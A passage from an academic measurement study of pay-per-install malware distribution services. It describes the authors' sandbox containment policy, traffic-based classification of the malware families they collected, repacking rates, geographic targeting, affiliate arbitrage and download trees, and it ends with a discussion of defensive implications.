We use this containment policy, called SinkAll, to automatically run thousands of executables, fully unsupervised. This policy blocks network connections and redirects them to internal *sink* servers within the farm. The only traffic from the malware allowed on the Internet is DNS. The reason for allowing DNS is to try to get the malware sample to attempt C&C communication, since part of our classification process (Section 3.4) examines the traffic content. While our DNS sink server could simply reply to all DNS requests with a valid response that includes a fixed IP address, some malware samples resolve benign domains (e.g., `microsoft.com`, `google.com`) and check the returned IP addresses against a hard-coded list in the malware. Thus, our DNS sink server proxies DNS requests and responses. If the DNS response is a failure, the sink server spoofs a successful DNS response with a fixed IP address to try to get the malware to attempt C&C communication.

SinkAll forwards all non-DNS TCP traffic from the malware to internal sink servers. For some well-known protocols, e.g., HTTP and SMTP, these servers mimic a valid session. This is important because some malware samples will test connectivity first using these protocols, and a valid session may entice them to attempt C&C communication. All other TCP traffic goes to a generic sink server that accepts arbitrary connections but does not provide a response; it simply completes the TCP handshake and accepts any data sent by the malware.

Finally, to detect anti-virtualization capabilities, samples that do not send any traffic are rerun on a bare (non-virtualized) host, also within the farm. (This did not often make a difference in practice.)

3.4 Classifying the Executables

We classify executables based on the network traffic they produce. First, we manually cluster them based on traffic similarity and create a *cluster signature*. Then, when possible, we tag clusters with names used by the community such as *Rustock* or *Palevo*.

Each run of a malware sample in the farm produces a trace of its network communication. We process the network trace with the Bro intrusion detection system [24], using a number of custom analysis scripts we developed. The scripts first check whether the sample generated any network traffic at all. If it did not, then we queue the executable for running on a bare host to check for anti-virtualization techniques. If the sample did generate traffic, we extract a number of features to characterize the network traffic that we later use during clustering.

The first feature is the list of protocols used by the sample. To extract this feature, we leverage Bro's dynamic protocol detection capabilities, which detects traffic for well-known protocols (e.g., DNS, HTTP, SMTP, and IRC), regardless of the port with which the communication happens [8]. Another feature is the list of endpoints that communicate with the sample. For this, we extract from the DNS traffic the domains requested by the sample. If the sample starts a connection without a previous DNS request, we also add the IP address it contacts to the list of end-points. Another feature is the list of TCP/UDP destination ports for connections started by the sample. Finally, we extract a content feature from the payload of any connection. For any HTTP request originated by the malware, the content feature is the method and the list of parameters from the URL. We ignore the path in the URL and the parameter values because they tend to change often between samples. For other protocols, the content feature is simply the first 16 bytes sent by the malware.

We use the extracted features for clustering executables with similar network behaviors. In contrast to ex-

MILKER	DOWNLOADS	DISTINCT	START DATE
LoaderAdv	696,714	4,334	Aug 1, 2010
GoldInstall	361,325	4,488	Aug 1, 2010
Virut	4,841	72	Aug 1, 2010
Zlob	504	259	Jan 3, 2011
Total	1,060,895	9,153	

Table 2: Number of downloads and distinct MD5s collected from each PPI service, starting August 1, 2010 and ending February 1, 2010.

isting clustering systems for domain names [26], HTTP requests [25], and similar communication patterns [11], our system must accommodate any type of C&C, including custom binary protocols. In this work we therefore use our own, simple, clustering method, based primarily on manual inspection, but forsee integrating other approaches as the need arises.

Our clustering first groups all executables with identical features into a single cluster, with the list of features acting as the initial cluster signature. We then manually merge similar clusters, assigning the new cluster a signature of simply the disjunction of the signatures of each merged cluster. Using this process on the August 2010 milk, we identify 57 clusters. The cluster signatures vary from a domain list—of limited value due to continual updates to C&C domains—to binary and HTTP signatures that prove more useful long-term.

For tagging, we prioritize clusters by the total number of times we milked them. For each cluster we manually check if we can find labeled traffic that matches the cluster signature in public repositories and malware analysis reports. If so, we change the cluster tag to match the publicly available name. This process is painful due to the disparity of names used for the same families (and binaries) in the community. We were able to tag 35 of the 57 clusters. In Section 4.1 we describe the results from our classification.

4 Insights into the PPI Business

We now present results from our infiltration by analyzing the executables we collected. We began our milking operations on August 1, 2010. As of February, 2011, we downloaded 1,060,895 client executables, yielding 9,153 distinct binaries during approximately 6 months of infiltration. The modest proportion (0.8%) of unique executables arises due to our frequent milking, and the fact that our geo-diverse milking frequently retrieves the same executable from multiple locations. We began our infiltration with *LoaderAdv*, *GoldInstall*, and *Virut*, adding *Zlob* in Jan. 2011. Table 2 shows the breakdown of our harvest by PPI service. The download rate varies across PPI providers since each PPI has a different number of endpoints to download malware and our milkers access each through geo-diverse locations.

FAMILY	MILKED	DIST.	DAYS	CLASS	PPI
Rustock	61,017	15	31	spam	L
LoaderAdv-ack	60,770	62	31	ppi	L
CLUSTER: A	11,758	8	31	clickfraud	G
Hiloti	10,045	43	31	ppi	L
CLUSTER: B	8,194	9	31	?	G
Gleishug	7,620	15	31	clickfraud	L
Nuseek	5,802	2	30	clickfraud	G
Palevo2	16,101	21	29	botnet	G,L
Securitysuite	15,403	100	29	fakeav	L
Zbot	3,684	49	29	infosteal	G,L
CLUSTER: D	5,723	1	28	?	G
SmartAdsSol.	18,317	6	26	adware	L
Spyeye	4,522	16	25	infosteal	G,L
Securitysuite-avm	4,732	45	20	fakeav	L
Grum	2,974	54	20	spam	G,L
Tdss	4,893	12	19	ppi	G,L
Otlard	677	7	16	botnet	G,L
Blackenergy1	1,135	15	15	ddos	L
Palevo	2,594	2	14	botnet	G
Harebot	1,617	13	14	botnet	G,L,V

Table 3: Top 20 malware families we milked during August 2010. The columns indicate the total number of executables milked, distinct executables per family, the number of days seen, the families' general class, and PPI services that distribute the family: *LoaderAdv* (L), *GoldInstall* (G), *Virut* (V).

4.1 Family Classification

We developed a set of classification signatures and vetted them based on extensive manual analysis of the 313,791 executables we milked during August 2010. These signatures classify 92% of the total August downloads. If we then apply these same signatures to milk from September 2010, the proportion matched only diminishes to 86%, and for October 2010, 77%. Thus, in terms of classifying the most prevalent downloads, the power of such milk-derived signatures decays fairly slowly with time. (Certainly we do expect their power to diminish, however, as PPI providers acquire new clients, and existing clients release variants of their malware that no longer manifest the behavior targeted by our signatures.)

For the 8% of August downloads unmatched by our signatures, we have assigned a general label reflecting absence of any generated traffic. We manually evaluated the behavior of 243 executables in this group and confirmed that the executables appear corrupted and do not execute. We also ran most on bare hardware and confirmed that their failure to execute does not reflect anti-virtualization checks.

While our signatures work quite effectively for classifying the bulk of downloads, the picture changes if we instead consider *distinct* binaries (only 0.6% of the overall volume). For these, we classify only 36%. However, it is unclear that this latter figure holds much significance: a single malware specimen whose behavior we have not specifically classified can account for a large number of failures to classify distinct binaries if the specimen happens to be repacked frequently.

To examine the malware families distributed by each PPI provider, we limit our discussion to the August 2010 milk. Since the distributed malware changes over time, focusing on a single month facilitates a clear presentation of our results, while still spanning a significant breadth of activity. Table 3 lists the top 20 malware families we milked during August 2010, the number of times milked, the number of distinct executables, the number of days we saw the family being dropped, the overall class for the family's predominant activity ("botnet" represents generic malware platforms), and the different PPI services that distributed the family.

Some of the malware families are crimeware kits (*Palevo2*, *Spyeye*, *Zbot*, *Bredolab*), which means they may be distributed by otherwise independent clients. When computing statistics for individual clients, we thus remove these kits to avoid potential aliasing. We observe that out of the 20 malware families, 7 are distributed by more than one PPI service. If we assume each (non-kit) malware family belongs to one actor, the results show that clients do not feel tied to a single PPI provider.

Distribution over time. Figure 4 shows distribution timelines for each family we could label by activity class, for August 2010. We visualize availability continuously whenever a family was available at least once in three hours. We make several observations. Programs push clickbots at virtually all times, but DDoS platforms much more sporadically. The latter perhaps reflects some sort of *Just-In-Time* DDoS-for-hire service. With the exception of the *GoldInstall-list* downloader, we see PPI downloaders pushed for weeks at a time. Spambots show no uniform availability pattern: relatively short-lived push-outs for *Pushdo* and *Grum*, but continual push-outs for *Rustock*. In the PPI setting, botmasters can afford to push out their bots as convenient, which will keep the installs relatively "silent"; by contrast, propagation campaigns driven by social engineering (e.g., as used by Storm [17]) require more careful design and timing.

		DAYS TO REPACK		
FAMILY	# DISTINCT	MEAN	MIN	MAX
Rustock	15	2.12	0.00	8.51
LoaderAdv-ack	62	2.21	0.00	7.14
CLUSTER: A	8	7.46	2.63	12.34
Hiloti	43	0.76	0.00	2.58
CLUSTER: B	9	4.42	0.34	23.62
Gleishug	15	3.57	0.00	8.60
Nuseek	2	14.08	5.04	23.13
Palevo2	21	1.77	0.00	10.15
Securitysuite	100	0.37	0.00	1.17
CLUSTER: D	1	28.22	28.22	28.22

Table 4: Repacking rates for the 10 most-milked families (Aug. 2010), excluding crimeware kits. The columns show the number of distinct binaries and the mean/minimum/maximum time to repack, in days. A minimum time of zero means that one of the distinct executables appeared in only a single milking instance.

4.2 Repacking Rate

The rate at which malware distributors repack their products reflects their concern about content-driven AV signatures. In this section we analyze the repacking rate for the client programs that we milk, which are typically repacked by the client themselves. In addition, we describe how the *Zlob* service repacks their affiliate *downloader* binaries on-the-fly.

In the milk from August 2010, a malware family is repacked on average at least once every 11 days. Table 4 summarizes the individual repacking rate for the top 10 families (excluding crimeware kits) milked in August 2010. The data for the top 10 families shows that they are repacked on average every 6.5 days. This indicate that the top malware families are repacked more often than the average malware family. Among these families, the most often repacked are *Securitysuite* (more than twice a day) and *Hiloti* (at least once per day). *CLUSTER:D* has the slowest repacking rate, only 1 executable was seen during the month, followed by *Nuseek* (2 executables).

In Figure 5, we contrast the repacking of the *Rustock* and *Securitysuite* families (with two variants of the latter) over the course of August. We plot distinct vari-




Figure 4: Malware family availability via infiltrated PPI services in August 2010. We only show families with a known activity class.




Figure 5: Repacking activity according to binary changes over time for the *Securitysuite* and *Rustock* families. Some *Securitysuite* binaries detected virtualized execution; we separate these by color.

ants on the y-axis, with entries ordered by first appearance. *Rustock* changes executables less frequently, and with little version overlap. Furthermore, the program dropped *Rustock* during the whole month, while *Securitysuite* has more complex availability: *Securitysuite-avm*, a *Securitysuite* subfamily with anti-VM capabilities (for VMware, specifically), filled the availability gaps when *Securitysuite* was not pushed out.[1] In aggregate, *Securitysuite* was thus likewise available throughout, though with differing anti-VM capabilities. One possible explanation is that the *Securitysuite* gang uses two off-the-shelf packers, but only one provides anti-VM capabilities.

Zlob affiliate downloader repacking. Unlike for the malware that their clients provide, PPI providers typically repack affiliate *downloader* binaries on a periodic basis and notify their affiliates to switch to the fresh downloader [29]. We found that the *Zlob* service has incorporated a twist on this approach. They provide a web service for affiliates to request a fresh binary, which, interestingly, apparently repacks the affiliate binaries on-the-fly. We requested the downloader for a single affiliate 27 consecutive times, resulting in 27 distinct, working *Zlob* binaries with identical sizes but differing MD5 hashes. Attackers could likewise apply such on-the-fly packing to other areas, such as drive-by-downloads, to create unique malware for each compromised host.

4.3 PPI Behavior

In this section we look at the behavior and distinct structure manifested by each PPI provider for managing their downloads.

LoaderAdv. The *LoaderAdv* downloader has hard-coded two domains and a set of file paths that it combines with the two domains to create the URLs to locate the malware executables. If we ignore the domain part of the URL (the second domain is only used for redundancy) we observe two classes of URLs: single-client and multi-client. Single-client URLs always return the same family of malware, while multi-client URLs cycle through a set of clients that changed over the course of our infiltration. These latter also yielded different downloads based on the geo-location of the milker's IP address, an aspect we examine further in Section 4.4.

Figure 6 shows the behavior of a single multi-client URL as seen by our milkers. We show the different families in separate boxes, and the y-axis represents the countries involved. (The gaps on August 5 and 11 arise due to failures of the milkers to connect through Tor.) As we milk binaries from this URL, we typically see *Securitysuite* or *SmartAdsSolutions* binaries. We also obtain *Zbot* for a brief 11-hour period and *GoldInstall-list* for about three days. During August 2010 our *LoaderAdv* milker downloads malware from a total of 19 unique URLs (ignoring the domains). Three of these are single-client URLs only serving *Rustock*, while the remaining 16 drop malware matching 31 of our signatures.

GoldInstall. *GoldInstall* has two downloaders. The *GoldInstall-list* downloader contacts the PPI C&C server to obtain a list of URLs hosting the client executables. The received list varies based on the geographic location. *Goldinstall-dl* has a hard-coded list of URLs in the binary that serve executables independent of geographic location. Both the *GoldInstall-list* and *GoldInstall-dl* downloaders fetch the executables using HTTP, with each distinct URL representing a single family of malware. Often, the service hosts the same client executable in multiple locations, with the path components of the URL (such as `1.exe`) remaining constant. When the path is the same, typically so is the family of malware, though we also observed common URL paths used for multiple families (e.g., `bot.exe`). The download locations show no evidence of checking the geo-location of the downloader before serving malware. Thus, the *GoldInstall-dl* downloader does not download executables based on geographic location. Throughout the month, the program periodically distributed new URLs to the PPI executable, 41 total. These on average continued to return valid executables for 36 days after first provided by the C&C (maximum 162 days, minimum 14 hours).

Virut. The *Virut* downloader uses a custom IRC-based C&C protocol to receive a list of URLs hosting the client executables. We observe a total of six distinct URLs throughout August 2010, distributing 15 distinct executables matching signatures for three families. Four of the URLs use a domain with the same *whois* entries as the *Virut* C&C, and each URL can return a different executable for each request.

Zlob. The *Zlob* downloader uses a custom encrypted C&C protocol to request a list of URLs to locate client programs. The received list varies based on the geographic location. The service replicates the list of URLs so that every two received URLs correspond to one executable, at two locations apparently for redundancy.

[1] Detecting the presence of *Securitysuite-avm* versus *Securitysuite* was the only significant identification we obtained by using our "bare metal" setup in addition to our VM-based execution environment.




Figure 6: Availability of malware families over time, from a single *LoaderAdv* URL. The empty family shows when the URL provided a non-executable response.

4.4 Geographic Breakdown

To investigate the geographical preferences of the different malware families, we analyze the milk from the *LoaderAdv*, *GoldInstall*, and *Virut* services, since as explained in Section 3.2 for these three services the milker used 15 Tor circuits in parallel, each terminating in a different country. We selected 15 countries using price points advertised by PPI providers: AT, BR, DE, ES, FR, GB, GR, IT, JP, KR, NL, PL, PT, RU, and US.

For most malware families we observe clear geographical preferences. Figure 7 shows the frequencies with which we obtained a sample of the *Ertfor*, *Gleishug*, *Rustock*, *Securitysuite*, and *SmartAdsSolutions* families, each of which our milkers downloaded at least 100 times during August. We selected these groups to highlight characteristics we observe in geographical distribution; other families exhibit similar patterns.

Three trends in geographical distribution emerge. First, we commonly see families of malware preferentially targeting Europe and the US (e.g., *Ertfor*, *Securitysuite*, and *SmartAdsSolutions*). Second, some families exclusively target the US or another single country (e.g., *Gleishug*). Finally, we observe families with no geographical preferences (e.g., *Rustock*).

Several factors can influence a PPI client's choice of country. First, the class of activity in which the client's executable engages. A spam bot such as *Rustock* requires little more than a unique IP address to send spam, while fake AV such as *Securitysuite* often targets speakers of a specific language, and may need to support user payment methods specific to some areas. In addition, the install rate a client pays also varies depending on the targets' countries. We find the US and Great Britain generally at the high end ($100–180 per thousand), other European countries in the middle ($20–160), and the rest of the world at the bottom (< $10) [12, 13, 19].

4.5 Affiliate–PPI Interactions

Surprisingly, among the binaries that we milk we find a number of affiliate PPI downloaders. That is, download-




Figure 7: Prevalence of six malware families seen by our milkers from different country vantage points.

ers not infrequently *download other downloaders*. This indicates that some PPI affiliates have also signed up as *clients* of PPI services. To understand these affiliate–PPI interactions, we extracted the unique affiliate identifier embedded in each of the PPI downloaders found in our milk, which we can observe from its transmission (presumably for accounting purposes) during the C&C exchange.

Using these identifiers, we observe that affiliates from one PPI service themselves sometimes act as clients of other PPI services. This behavior manifests by our milker, impersonating affiliate *X* for PPI service *A*, fetching an executable for installation that corresponds to a downloader for affiliate *Y* of PPI service *B*.

We speculate that some of these multi-PPI-service affiliates represent arbitrageurs who try to take advantage of pricing differentials between the (higher) install rates paid to the affiliates of one service for some geographical regions versus the (lower) install rates charged to clients of another PPI service. For example, we observe that *LoaderAdv*'s affiliate `701` signed as a client of *GoldInstall*, using the latter to distribute `701`'s personalized *LoaderAdv* downloader for four days. Here, the price differential includes the US, Canada, and Europe, from which our *GoldInstall* milkers collected this executable.

Perhaps even more surprising, we find affiliates from one PPI service who are also *clients of the same PPI service*. For example, *LoaderAdv*'s affiliate `515` distributed their personalized *LoaderAdv* downloader over Europe and Brazil using the *LoaderAdv* service for a total of 20 hours. We see a similar behavior from affiliates `0625` and `gol` of the *GoldInstall* service, both clients and affiliates of *GoldInstall*. We conjecture that this happens when affiliates try to take advantage of the price differential between the (higher) install rates paid to the affiliates for some geographical regions over the (lower) install rates paid by the clients for installing on the same regions. Note that such price differential is possible because the PPI service oversells installs: *multiple* clients can pay the service for installs that cost the service only a *single* affiliate payout. We suspect the PPI service can detect this behavior would not credit both affiliates for the install.

In a yet more convoluted case, we observed a *GoldInstall* affiliate, `e4u`, signing up as a client for both *GoldInstall* and *LoaderAdv*. We speculate that `e4u` most likely stands for "*earning4u*", the brand for the *LoaderAdv* PPI service at that time. (Presumably this affiliate simply took advantage of price differentials within the *GoldInstall* service and with the *LoaderAdv* service, but possibly `e4u` in fact represents the *LoaderAdv* gang itself.)

4.6 The Download Tree

One important observation of our work regards how the nesting of downloaders-downloading-additional-downloaders can quickly grow strikingly complex. To capture such nesting we use a *download tree*. Nodes in the tree represent programs identified by hashes of their binary. At each branch in the tree, children represent programs installed by the parent. Figure 8 shows an example download tree. We term any node with children a downloader. Nodes with a single child may be specialized downloaders for the child family, while nodes with multiple children may reflect PPI downloaders that charge the children for the installs. Leaf programs may implement any of a number of recognizable malware behaviors, including sending spam, performing click-fraud, and stealing personal information.

Generating the download tree requires carefully identifying the dependencies between installed programs, e.g., which program downloads and executes other programs. To build the tree in Figure 8, the client malware programs need the freedom to download other executables from the Internet. For this experiment we used a different containment policy that sinks everything but HTTP and C&C. In addition, we rate-limited the outgoing HTTP and C&C traffic, and a human operator mon-




Figure 8: A download tree starting with a single *Loaderadv* downloader. Stripes indicate PPI service-related binaries.

itored the execution in real-time to stop the process if anything unexpected happened.

The download tree in Figure 8 comes from the live execution of (originally) a single *LoaderAdv* PPI downloader that we ran in our controlled environment. Strikingly, the entire execution required under 10 minutes—with several additional leaf nodes *omitted* for clarity! Thus, the example illustrates how quickly an exploited system can transform from unmolested operation to hosting a veritable ecosystem of malware.

5 Discussion

Our findings have a number of implications, as follows.

Malware classification. Our work shows that we should conceptually separate the exploitation mechanism compromising a system from the malware that the system subsequently hosts. For example, it may not make sense to characterize malware by its infection method beyond malware that self-propagates and malware that does not. Botmasters might simply *purchase* installation of their malware from PPI services which can use a variety of distribution methods.

The installation of malware from multiple clients on a single target host has important implications for behavior-based malware classification. For example, when writing a malware analysis report it is easy to confuse a downloader with malware that it happens to install during one particular execution. Such confusion can then result in misleading statistics characterizing the prevalence of malware families. Furthermore, malware analysis platforms that execute malware with Internet connectivity [1, 2, 30] should carefully track program downloads and their execution, to allow separation of each program's runtime behavior. Without a download tree, behavioral reports may reflect the aggregate behavior of multiple types of malware. These aggregate reports may result in incorrect classifications, and in the worst case the produced signature may fail to detect individually executing malware.

Regarding classification techniques, we note that our work does not aim to pursue advances in the field of behavioral malware signature generation, and instead employs straightforward techniques. We could fruitfully incorporate much of the published research in this space into our classification approach.

Defenses. As defenders, we need to understand and appreciate the threat posed by the "silent installs" industry. PPI services have direct implications for takedown efforts: even if defenders can completely clean up a botnet (as opposed to merely severing its C&C master servers), the botmaster could return to business-as-usual through modest payments to one or more PPI services. Given that multiple malware authors share use of the same PPI services, and that the number of PPI services seems to be significantly smaller than the number of malware families, PPI services are good targets for future takedown efforts. However, the commoditization of the malware industry could make it easy to recreate PPI services elsewhere after takedown, so the focus should be on identifying and apprehending the people that run such services.

Regarding detection techniques, we observe that the content-based features of our signatures perform better than the endpoint-based features. The former wins over the latter in our handling of the periodic replacement of stale URLs PPI services employ for hosting the malware executables, likely to bypass URL blacklists. We also observe that many downloaders employ a simple download-and-execute strategy, which in turn suggests that defenders might realize significant protections by employing taint-based approaches that identify the execution of downloaded data.

Evasion. Infiltrating the PPI C&C protocols required significant reverse-engineering effort on our part. As miscreants become aware of this possibility and more parties launch infiltration attempts, adversarial evolution will surely complicate this process. In particular, we expect PPI services to harden their C&C protocols with more robust use of cryptographic techniques and incorporation of anti-virtualization and triggering mechanisms to increasingly hamper dynamic analysis. On the other hand, the fact that a relatively modest infiltration effort sufficed to gain insight into many of today's top malware families is encouraging. Analysts should remain on the lookout for opportunities to infiltrate core components of the modern malware ecosystem, which may offer broad insights into the malware landscape.

6 Conclusion

We have presented the results of the first systematic study of the pay-per-install (PPI) ecosystem, conducted by infiltrating the malware distribution mechanism of PPI services. The ability to "milk" malware binaries directly from the source provides an unprecedented intelligence capability to defenders. We leveraged this approach to measure technical aspects of the market surrounding malware installation.

Starting with a network-behavioral classification of a one-month corpus of 313,791 binaries, we identified 12 of the 20 most prevalent families of malware. We illustrated how infection with several clickfraud and fake-AV families specifically target the United States and Europe, while other malware classes, such as spam bots, are distributed worldwide. Our examination of repacking rates of PPI-distributed malware showed that on average binaries are repacked every 11 days, with one family of malware repacking up to twice a day. Finally, we illuminated the relationships among actors in the PPI ecosystem, including the identification of *LoaderAdv* and *GoldInstall* affiliates that apparently engage in pricing arbitrage by becoming clients to other PPI providers.

7 Acknowledgements

We would like to thank Atif Mushtaq for his help understanding FireEye's top 20 malware classification. We also thank the anonymous reviewers for their insightful comments.

This work was partially done while Juan Caballero was a visiting student researcher at the University of California, Berkeley, and a graduate student at Carnegie Mellon University. This work was supported in part by the National Science Foundation under grants NSF-0433702, CNS-0905631, and CNS-0831535, and by the Office of Naval Research under MURI Grant No. N000140911081. Juan Caballero was also partially supported by Grants FP7-ICT No. 256980 and FP7-PEOPLE-COFUND No. 229599. Opinions expressed in this material are those of the authors and do not necessarily reflect the views of the sponsors.

References

[1] Anubis: Analyzing Unknown Binaries. `http://anubis.iseclab.org/`. Accessed on June 2011.

[2] Ulrich Bayer, Christopher Kruegel, and Engin Kirda. TTAnalyze: A Tool for Analyzing Malware. In *European Institute for Computer Antivirus Research Annual Conference*, April 2006.

[3] H. Binsalleeh, T. Ormerod, A. Boukhtouta, P. Sinha, A. Youssef, M. Debbabi, and L. Wang. On the Analysis of the Zeus Botnet Crimeware Toolkit. In *International Conference on Privacy, Security and Trust*, August 2010.

[4] AS-Troyak Exposes a Large Cybercrime Infrastructure , March 2010. `http://blogs.rsa.com/rsafarl/as-troyak-exposes-a-large-cybercrime-infrastructure/`.

[5] J. Caballero, N. M. Johnson, S. McCamant, and D. Song. Binary code extraction and interface identification for security applications. In *Proceedings of the Network and Distributed System Security Symposium*, February 2010.

[6] C. Y. Cho, J. Caballero, C. Grier, V. Paxson, and D. Song. Insights from the Inside: A View of Botnet Management from Infiltration. In *Proceedings of the USENIX Workshop on Large-Scale Exploits and Emergent Threats*, April 2010.

